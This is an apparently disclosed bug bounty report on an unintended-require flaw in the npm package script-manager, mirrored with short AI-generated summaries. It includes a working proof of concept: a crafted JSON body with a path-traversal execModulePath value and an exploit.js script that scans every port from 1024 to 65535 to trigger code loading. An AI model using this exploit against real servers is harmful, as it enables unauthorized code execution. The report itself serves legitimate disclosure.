[script-manager] Unintended require

The script-manager Node.js module dynamically loads code using a path taken from an HTTP request body, allowing an attacker who knows the server port to execute arbitrary JavaScript files. This could lead to unintended code execution on the server.

- Disclosed after 6 months
I would like to report Unintended Require in script-manager.
It allows loading arbitary non-production code (js files).
Module
module name: script-manager
version: 0.8.6
npm page: https://www.npmjs.com/package/script-manager
Module Description
node.js manager for running foreign and potentially dangerous scripts in the cluster
Module Stats
462 downloads in the last day 3729 downloads in the last week 13212 downloads in the last month
Vulnerability
Vulnerability Description
script-manager is a Node.js module wich runs HTTP server as a child process and sends requests to this server. The server dynamically loads (with help of require()) some parts of the code, as long as the path to required code depends on the data from request (req.body.options.execModulePath), if the attacker knows the port of the server it is possible to load code that was not intended to execute.
source code example:
https://github.com/pofider/node-script-manager/blob/master/lib/worker-servers.js#L268
require(req.body.options.execModulePath)(req.body.inputs, callback, function (err, val) {
Detailed description of this bug can be found here: https://nodesecroadmap.fyi/chapter-1/threat-UIR.html
F539727
Steps To Reproduce:
-
create directory for testing
mkdir poccd poc/ -
install package
npm i script-manager
- create index.js file with default usage example of script-manager
index.js (example code form https://www.npmjs.com/package/script-manager)
    var scriptManager = require("script-manager")({ numberOfWorkers: 2 });

    scriptManager.ensureStarted(function(err) {

        /*send user's script including some other specific options into
        wrapper specified by execModulePath*/
        scriptManager.execute({
            script: "return 'Jan';"
        }, {
            execModulePath: path.join(__dirname, "script.js"),
            timeout: 10
        }, function(err, res) {
            console.log(res);
        });

    });
- create script.js (example file from https://www.npmjs.com/package/script-manager)
script.js
    module.exports = function(inputs, callback, done) {
        var result = require('vm').runInNewContext(inputs.script, {
            require: function() { throw new Error("Not supported"); }
        });
        done(result);
    });
- create pwn.js file with some arbitary code for testing
pwn.js
console.log('PWNED')
- create file exploit.js
main idea of the exploit is to request all ports in order to hit the one which serves the server and send crafted request to it
{"options": {"rid": 12, "execModulePath": "./../../../pwn.js"}}
where './../../../pwn.js' is the path to script we want to execute
algorithm is simple:
- send HTTP request (from example above) to all ports within 1024 - 65535 range
- if there is specific response with the error message that contains:
require(...) is not a function
it means that we found our server and code was executed
exploit.js
    const request = require('request')
    const host = 'localhost'
    let stopEnum = false

    /*
     * Sends crafted HTTP request to specific port
     * in order to check if it is the app we are looking for and exploit it
     *
     * @param {number} port - port number
     * @returns {Promise}
     */
    async function sendRequestToPort(port) {
      return new Promise((resolve, reject) => {
        request.post(
          {
            url: `http://${host}:${port}`,
            // sending json with path to js file we want to execute
            // https://github.com/pofider/node-script-manager/blob/master/lib/worker-servers.js#L268
            json: {"options": {"rid": 12, "execModulePath": "./../../../pwn.js"}}
          },
          (err, req, body) => {
            process.stdout.write(`requested http://${host}:${port}\r`)
            // if there is specific response with the error message it means that we found our server
            // and code was executed
            if (body && body.error && body.error.message === 'require(...) is not a function') {
              console.log(`port is ${port}`)
              stopEnum = true
            }
            resolve()
          }
        )
      })
    }

    (async function main(){
      //ports range
      const start = 1024
      const finish = 65535

      // split ports range into chunks of 1000
      let first = start
      let last = start + 1000
      while (!stopEnum) {
        if ( last > finish ) {
          last = finish
          stopEnum = true
        }
        const promises = []
        for (let i = first; i <= last; i++) {
          // sending request to every port from range
          promises.push(sendRequestToPort(i))
        }
        await Promise.all(promises)
        first = last + 1
        last = first + 1000
      }
    })()
- install request library (for exploit.js to work)
npm i request
-
run index.js
node index.js -
run exploit.js in another terminal and wait until it finishes (it may take a few minutes)
node exploit.js
index.js should log 'PWNED' to terminal
Patch
Supporting Material/References:
- OS: Linux Mint current
- Node.js: 10.16.0
- NPM: 6.9.0
Wrap up
- I contacted the maintainer to let them know: Y
- I opened an issue in the related repository: N
Impact
An attacker is able to control the x in require(x) and cause code to load that was not intended to run on the server.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The module uses a user-supplied path in a require() call without validating or restricting it to a safe directory.
Impact
An attacker could execute arbitrary code on the server by controlling the require path, but they must first discover the correct port.
What the attacker needed
Script-manager module installed and running; attacker can reach the server's port; attacker knows or can guess the port
How it was found
- Create a test directory and install the script-manager package.
- Create an index.js file that starts script-manager with the default example.
- Create a script.js file with the example wrapper code.
- Create a pwn.js file containing arbitrary code to test execution.
- Create an exploit.js file that sends HTTP requests to all ports from 1024 to 65535 with a crafted JSON body containing a path to pwn.js.
- Run index.js, then run exploit.js; when the exploit finds the correct port, index.js logs 'PWNED'.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The script-manager module runs a small web server that loads extra code based on what a user sends in a request. Because it trusts the user's input for the file path, an attacker can make it load any file on the server, including malicious code. This is like letting a visitor choose which book you read from your private shelf.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.



